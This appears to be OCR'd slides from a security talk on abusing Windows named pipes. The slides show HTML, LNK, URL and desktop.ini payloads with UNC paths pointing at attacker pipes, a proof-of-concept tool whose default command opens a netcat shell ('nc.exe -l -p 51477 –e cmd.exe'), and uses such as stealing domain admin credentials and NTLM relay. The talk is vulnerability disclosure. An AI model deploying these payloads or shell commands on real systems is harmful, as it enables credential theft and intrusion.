
```
<LINK REL="stylesheet"
HREF="file:///\\127.0.0.1\pipe\exploit" type="text/css">
```



Techniques can also be combined

```
<LINK REL="stylesheet"
HREF="res:///\\127.0.0.1\pipe\exploit" type="text/css">
```

Bypassing IE Enhanced security



Exploiting Namedpipes Under Network infraestructure

Abusing explorer features (lnk content preview)

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	4C	00	00	00	01	14	02	00	00	00	00	00	C0	00	00	00
00000010	00	00	00	46	C0	00	00	00	00	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	00
00000040	00	00	00	00	00	00	00	00	00	00	00	00	1A	00	5C	00
00000050	5C	00	31	00	32	00	37	00	2E	00	30	00	2E	00	30	00
00000060	2E	00	31	00	5C	00	70	00	69	00	70	00	65	00	5C	00
00000070	6D	00	61	00	6C	00	69	00	63	00	69	00	6F	00	75	00
00000080	73	00	00	00	00	00										

LNK file with UNC path as icon parameter

Exploiting Namedpipes Under Network infraestructure

Abusing explorer features (url content preview)

```
[DEFAULT]
BASEURL=http://www.514.es
[InternetShortcut]
URL=http://www.514.es
Modified=203BF2701D7FC60120
IconIndex=3
IconFile=\\127.0.0.1\pipe\malicious
```

URL file with UNC path as icon parameter

Exploiting Namedpipes Under Network infraestructure

Abusing explorer features (desktop.ini content preview)

```
[.ShellClassInfo]
InfoTip=Proof_Of_Concept_Exploit1
LocalizedResourceName=@\\192.168.1.1\pipe\0day,-1
IconIndex=-666
ConfirmFileOp=0
```

Desktop.ini file

```
[.ShellClassInfo]
IconFile=@\\192.168.1.1\pipe\0day
IconIndex=-666
```

```
[.ShellClassInfo]
InfoTip=@\\192.168.1.1\pipe\0day
IconIndex=-666
```

```
[LocalizedFileNames]
desktop.ini=@\\192.168.1.1\pipe\0day,-1
```

Exploiting Namedpipes Under Network infraestructure

Abusing explorer features (desktop.ini content preview)

- Place those files over network shares
  - Force connections on Heavily used Fileservers
  - USB bomb (nice plug&play features)
  - Steal Domain Administrator accounts

- Other usages?
  - Increase servers load (DDOS)
  - Client side vulnerabilities contacting to malicious servers?

Real Impact?

1. Connect to resources just reading an email/browsing
   - Impersonate User from pipe/Token
   - Dump NTLM Credentials (sniffer)
   - NTLM REPLAY ATTACKS
2. XSS over the network is dangerous
   - Your intranet maybe isnt as safe as you think
3. Embbedded content on office documents
   - Tracking content with LINK REL

Namedpipes.exe DEMO

Impersonation attack Proof of concept Exploit
Author: Andres Tarasco (atarasco @ sia . es)
URL: http://www.514.es

Usage: 1st is recomended to execute a shell with NT AUTHORITY\SYSTEM privileges. Example: psexec.exe -i -s -c namedpipe.exe [parameters]

Parameters:

-e <command>	**Application to execute, default is "nc.exe -l -p 51477 –e cmd.exe"**
-f <destination>	**Path to store payload like d:\sharedfolder. default is .**
-h <host>	**IP or hostname of this computer. default is 127.0.0.1**
-n <namedpipe>	**Named of the pipe. Default is "0day"**
-t <type>	**0(ini) | 1(url) | 2(lnk) | 3(html) | 4(pps)**

What does Microsoft say?

TokenThiffer -> Feature. You are Administrator	No Fix
Namedpipes -> Can be restricted with policies	No Fix
USB Bomb -> breaks law #3	No Fix
UNC Paths under desktop.ini files ->	No Fix
UNC paths under lnk/url files ->	No Fix
IE html code (like LINK REL res://) ->	No Fix
HTML code over office/outlook ->	No Fix

a+b+c+d+… Real Impact?

Who cares…

Agradecimientos

- Organización de NCN, Govern Balear y Parc BIT
- SIA & 514 crew (Sia Tiger Team)
- Iñaki Lopez & Miguel Tarascó
- Microsoft ;)

delivering value

¿Preguntas?

delivering value

THE END

http://www.514.es